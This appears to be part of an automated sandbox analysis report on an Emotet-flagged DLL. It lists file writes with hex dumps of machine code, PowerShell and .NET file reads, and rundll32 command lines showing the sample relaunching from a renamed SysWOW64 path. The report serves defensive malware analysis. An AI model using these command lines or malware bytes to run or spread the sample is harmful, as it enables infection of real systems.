C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	221	61 3e 3c 2f 73 70 61 6e 3e 0a 20 20 20 20 0a 20 20 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2e 65 72 72 6f 72 2d 66 6f 6f 74 65 72 20 2d 2d 3e 0a 0a 0a 20 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	a>. . </p>. /.error-footer -->... /#cf-error-details -->. /#cf-wrapper -->.. <script type="text/javascr<wbr>ipt">. window._cf_translation = {};. . .</scr<wbr>ipt>.. </body>.</html>.	success or wait	1	7FEE89CBEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	7633	c7 05 90 2f 01 10 09 04 00 c0 c7 05 94 2f 01 10 01 00 00 00 c7 05 a0 2f 01 10 01 00 00 00 6a 04 58 6b c0 00 c7 80 a4 2f 01 10 02 00 00 00 6a 04 58 6b c0 00 8b 0d 58 21 01 10 89 4c 05 f8 6a 04 58 c1 e0 00 8b 0d 5c 21 01 10 89 4c 05 f8 68 78 e4 00 10 e8 cc fe ff ff c9 c3 55 8b ec 83 25 b0 32 01 10 00 83 ec 10 53 33 db 43 09 1d 98 21 01 10 6a 0a e8 ba 7f 00 00 85 c0 0f 84 0e 01 00 00 33 c9 8b c3 89 1d b0 32 01 10 0f a2 56 8b 35 98 21 01 10 57 8d 7d f0 83 ce 02 89 07 89 5f 04 89 4f 08 89 57 0c f7 45 f8 00 00 10 00 89 35 98 21 01 10 74 13 83 ce 04 c7 05 b0 32 01 10 02 00 00 00 89 35 98 21 01 10 f7 45 f8 00 00 00 10 74 13 83 ce 08 c7 05 b0 32 01 10 03 00 00 00 89 35 98 21 01 10 6a 07 33 c9 58 0f a2 8d 75 f0 89 06 89 5e 04 89 4e 08 89 56 0c f7 45 f4 00 02 00 00	.../...../...../..... j.Xk...../.....j.Xk....X!...L ..j.X.....\!...L..hx..... U...%.2.....S3.C...!..j..... .....3.....2....V.5.!..W.} ....._..O..W..E.....5.!..t. .....2.....5.!...E.....t... ....2.....5.!..j.3.X...u.... ^..N..V..E.....	success or wait	10	7FEE89CBEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8835208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8835208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE895A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	4	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE89CBEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE89269DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE89269DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE89CBEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE89CBEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE89269DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE89269DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE89269DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE89269DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2348 Parent PID: 2580

General

Start time:	21:05:46
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL
Imagebase:	0xffb20000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	64	success or wait	1	FFB227D0	ReadFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	264	success or wait	1	FFB2281C	ReadFile

Analysis Process: rundll32.exe PID: 2792 Parent PID: 2348

General

Start time:	21:05:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL
Imagebase:	0xa00000
File size:	44544 bytes

MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2100880959.00000000002A1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2100852982.0000000000280000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2840 Parent PID: 2792

General

Start time:	21:05:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wtirxhwedxeh\nxbjdazifnx.vna',Control_RunDLL
Imagebase:	0xa00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2342521969.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2342498618.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2284C0	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Wtirxhwedxeh\nxbjdazifnx.vna	cannot delete	1	22AAAA	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis